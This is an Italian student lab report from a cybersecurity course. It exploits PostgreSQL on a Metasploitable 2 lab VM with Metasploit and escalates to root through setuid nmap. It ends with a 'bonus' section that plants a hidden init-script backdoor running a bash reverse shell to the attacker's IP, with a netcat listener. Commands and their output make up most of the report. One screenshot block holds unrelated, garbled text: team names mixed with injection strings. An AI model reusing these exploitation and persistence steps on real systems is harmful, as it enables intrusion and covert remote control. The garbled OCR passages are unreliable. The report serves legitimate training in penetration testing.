




Report Tecnico: Sfruttamento Vulnerabilità PostgreSQL in Metasploitable 2

 **Nome e Cognome:** Fabrizio Prisciandaro

 **Data:** 14/05/2025

 **Docente:** Paolo Rampino

 **Corso:** Cybersecurity Specialist Full Time

Obiettivo dell'esercitazione

Utilizzare il modulo `exploit/linux/postgres/postgres_payload` di Metasploit per sfruttare una vulnerabilità presente nel servizio PostgreSQL su un sistema *Metasploitable 2*. Successivamente, ottenere una sessione Meterpreter e procedere con un'escalation dei privilegi fino all'utente root utilizzando esclusivamente gli strumenti messi a disposizione da *msfconsole*.

Preparazione dell'ambiente

- **Target:** Metasploitable 2
 - **Servizio vulnerabile:** PostgreSQL
 - **Strumento utilizzato:** Metasploit Framework (*msfconsole*)
 - **Modulo di exploit:** `exploit/linux/postgres/postgres_payload`
-

1. Preparazione e ricognizione

✓ Ambiente Virtuale

- **Macchina attaccante:** Kali Linux (VirtualBox)
- **Macchina target:** Metasploitable 2 (VirtualBox)
- **Configurazione di rete:** Adattatore **Host-Only** (o NAT con rete comune)

✓ Identificazione dell'indirizzo IP del target

Dal terminale della **macchina Metasploitable 2**, è stato eseguito il comando:

`ip a`

Risultato: L'indirizzo IP assegnato alla macchina è `192.168.1.138`.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ ip a

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cb:dc:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.138/24 brd 192.168.1.255 scope global eth0
    inet6 2001:b07:5d31:fe07:a00:27ff:feeb:dc10/64 scope global dynamic
        valid_lft 86327sec preferred_lft 86327sec
    inet6 fe80::a00:27ff:feeb:dc10/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

2. Esecuzione dell'exploit PostgreSQL

1. Avvio di msfconsole su Kali Linux.

```
File Azioni Modifica Visualizza Aiuto
*404 : Flag Not Found*
*' UNION SELECT 'password*
*0CD247*Sparkle Pony*
*burner_herz0g*
*Kill$hot*ConEmu*
*here_there_be_trolls*
*;echo"hacked"*
*rt5_*6rung4nd4*NYUSEC*
*karamel4e*
*IkastenIO*TWC*balkansec*
*cybersecurity.li*
*TofuEelRoll*Trash Pandas*
*OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*
*AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*
*EPITA Rennes*
*HackerKnights*
*guildOfGengar*Titans*
*Pentest Rangers*
*The Libbyrators*
*placeholder name*bitup*
*JeffTadashi*Mikeal*
*UCASers*onotch*
*ky_dong_day_song*
*NeNiNuMmOk*
*JustForFun!*
*Maux de tête*LalaNG*
*g3tsh3lls0on*
*crr0tz*z3r0p0rn*clueless*
*Phở Đặc Biệt*Paradox*
*HackWara*
*KaRIPux*inf0sec*
*Kugelschreibertester*
*bluehens*Antoine77*
*icemasters*
*genxy*TRADE_NAMES*
*Spartan's Ravens*
*BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*
*ghoti*
```

2. Ricerca del modulo appropriato:

```
search type:exploit name:postgres
```

File	Azioni	Modifica	Visualizza	Aiuto		
#	Name				Disclosure Date	Rank
Check	Description					
0	exploit/multi/postgres/postgres_copy_from_program_cmd_exec				2019-03-20	excellen
t Yes	PostgreSQL COPY FROM PROGRAM Command Execution					
1	_ target: Automatic				.	.
.	.					
2	_ target: Unix/OSX/Linux				.	.
.	.					
3	_ target: Windows - PowerShell (In-Memory)				.	.
.	.					
4	_ target: Windows (CMD)				.	.
.	.					
5	exploit/multi/postgres/postgres_createlang				2016-01-01	good
Yes	PostgreSQL CREATE LANGUAGE Execution					
6	exploit/linux/postgres/postgres_payload				2007-06-05	excellen
t Yes	PostgreSQL for Linux Payload Execution					
7	_ target: Linux x86				.	.
.	.					
8	_ target: Linux x86_64				.	.
.	.					
9	exploit/windows/postgres/postgres_payload				2009-04-10	excellen
t Yes	PostgreSQL for Microsoft Windows Payload Execution					
10	_ target: Windows x86				.	.
.	.					

3. Caricamento del modulo:

```
use exploit/linux/postgres/postgres_payload
```


File	Azioni	Modifica	Visualizza	Aiuto		
4	_ target: Windows (CMD)				.	.
.	.					
5	exploit/multi/postgres/postgres_createlang				2016-01-01	good
Yes	PostgreSQL CREATE LANGUAGE Execution					
6	exploit/linux/postgres/postgres_payload				2007-06-05	excellen
t Yes	PostgreSQL for Linux Payload Execution					
7	_ target: Linux x86				.	.
.	.					
8	_ target: Linux x86_64				.	.
.	.					
9	exploit/windows/postgres/postgres_payload				2009-04-10	excellen
t Yes	PostgreSQL for Microsoft Windows Payload Execution					
10	_ target: Windows x86				.	.
.	.					
11	_ target: Windows x64				.	.
.	.					

Interact with a module by name or index. For example `info 11`, `use 11` or `use exploit/windows/postgres/postgres_payload`
After interacting with a module you can manually set a TARGET with `set TARGET 'Windows x64'`

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > 
```

4. Configurazione dei parametri:

```
set RHOSTS 192.168.1.138
set RPORT 5432
set USERNAME postgres
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.1.134
run
```



```
File Azioni Modifica Visualizza Aiuto

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.138
RHOSTS => 192.168.1.138
msf6 exploit(linux/postgres/postgres_payload) > set RPORT 5432
RPORT => 5432
msf6 exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.134
LHOST => 192.168.1.134
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.134:4444
[*] 192.168.1.138:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/fxjIDCMY.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.138
[*] Meterpreter session 1 opened (192.168.1.134:4444 -> 192.168.1.138:54318) at 2025-05-14 15:17:03 +0200


meterpreter > 
```

1. Esecuzione riuscita: si ottiene una **sessione Meterpreter attiva** sulla macchina target.

3. Verifica dell'identità dell'utente

All'interno della sessione Meterpreter, è stato eseguito:

```
meterpreter > getuid
```



```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.134:4444
[*] 192.168.1.138:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/nbdrfjML.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.138
[*] Meterpreter session 1 opened (192.168.1.134:4444 -> 192.168.1.138:50232) at 2025-05-14 15:34:30 +0200


meterpreter > getuid
Server username: postgres
meterpreter > 
```

Output: L'utente corrente è un utente limitato (es. postgres), senza privilegi root.

4. Escalation dei privilegi

1. Avvio del modulo per suggerimenti di exploit locali:

```
run post/multi/recon/local_exploit_suggester
```



[*] 192.168.1.138 - Valid modules for session 1:			
#	Name	Potentially Vulnerab	
le?	Check Result		
-	-	-	-
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc The target appears to be vulnerable.	Yes	
2	exploit/linux/local/glibc_origin_expansion_priv_esc The target appears to be vulnerable.	Yes	
3	exploit/linux/local/netfilter_priv_esc_ipv4 The target appears to be vulnerable.	Yes	
4	exploit/linux/local/ptrace_sudo_token_priv_esc The service is running, but could not be validated.	Yes	
5	exploit/linux/local/su_login The target appears to be vulnerable.	Yes	
6	exploit/unix/local/setuid_nmap The target is vulnerable. /usr/bin/nmap is setuid	Yes	
7	exploit/linux/local/abrt_raceabrt_priv_esc The target is not exploitable.	No	
8	exploit/linux/local/abrt_sosreport_priv_esc	No	

2. Questi gli exploit suggeriti:
3. per identificare possibili exploit locali utilizzabili per elevare i privilegi. I moduli suggeriti sono stati:


```
[+] exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[+] exploit/linux/local/glibc_origin_expansion_priv_esc
[+] exploit/linux/local/netfilter_priv_esc_ipv4
[+] exploit/linux/local/ptrace_sudo_token_priv_esc (non presente localmente)
[+] exploit/linux/local/su_login
[+] exploit/unix/local/setuid_nmap (non esiste come modulo; tecnica manuale)
```

E' stato selezionato uno adatto al sistema:

```
use exploit/unix/local/setuid_nmap
```

Ma ottengo il messaggio:

Failed to load extension: No module of the name exploit/unix/local/setuid_nmap found



```
meterpreter > use exploit/unix/local/setuid_nmap
Loading extension exploit/unix/local/setuid_nmap ...
[-] Failed to load extension: No module of the name exploit/unix/local/setuid_nmap found
```

Significa che questo modulo non è presente nella mia installazione di Metasploit.

Tuttavia, effettuando qualche ricerca online sul funzionamento di questo modulo, ho scoperto che in realtà non si tratta di un modulo pre-confezionato, ma piuttosto di una tecnica manuale nota, nel senso che la vulnerabilità va sfruttata manualmente come shell locale, dopo essere entrati nella macchina target con Meterpreter.

4. Da meterpreter vado quindi in una shell normale digitando:

shell

```
meterpreter > shell
Process 4817 created.
Channel 93 created.
```

5. Ora controllo i permessi di nmap, per verificare che agisca come utente root, digitando:

```
ls -l /usr/bin/nmap
```

Si può notare che il file è setuid root come indicato dalla s nella parte -rws.

```
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
```

6. Ora che sappiamo che nmap gira come utente root, possiamo entrare all'interno della sua shell, digitando prima:

```
/usr/bin/nmap -interactive
```

```
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
```

per entrare nella modalità interattiva di nmap, e poi:

```
!sh
```

per entrare nella sua shell con permessi di root.

Per verificare digito ora:

```
whoami
```

```
nmap> !sh
whoami
root
█
```

Escalation completata con successo: l'utente è ora **root**.

Conclusioni

- Il modulo PostgreSQL ha consentito l'accesso remoto con utente postgres.
- La sessione Meterpreter è stata usata per identificare exploit locali.
- È stata effettuata un'escalation manuale sfruttando nmap setuid, ottenendo accesso **root** completo alla macchina target.

Bonus

Installazione di una backdoor persistente


È stato sfruttato anche l'exploit `nmap` (interactive mode), che consente accesso root:

Accesso root via Nmap:

```
nmap --interactive  
!sh
```

Creazione script di backdoor:


```
echo '#!/bin/bash' > /etc/init.d/.bd.sh  
echo 'bash -i >& /dev/tcp/192.168.1.134/5555 0>&1' >> /etc/init.d/.bd.sh  
chmod +x /etc/init.d/.bd.sh  
update-rc.d .bd.sh defaults
```



```
echo '#!/bin/bash' > /etc/init.d/.bd.sh  
echo 'bash -i >& /dev/tcp/192.168.1.134/5555 0>&1' >> /etc/init.d/.bd.sh  
chmod +x /etc/init.d/.bd.sh  
update-rc.d .bd.sh defaults  
Insecure dependency in symlink while running setuid at /usr/sbin/update-rc.d line 219.  
Adding system startup for /etc/init.d/.bd.sh ...  
/etc/rc0.d/K20.bd.sh → ../init.d/.bd.sh
```

Sulla macchina Kali (192.168.1.134) è stato aperto un listener:

```
nc -lvnp 5555
```



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ nc -lvnp 5555  
listening on [any] 5555 ...
```

Dopo il riavvio di Metasploitable (reboot), si è ottenuto l'accesso automatico alla shell remota.

Backdoor persistente funzionante, con accesso root post-riavvio.
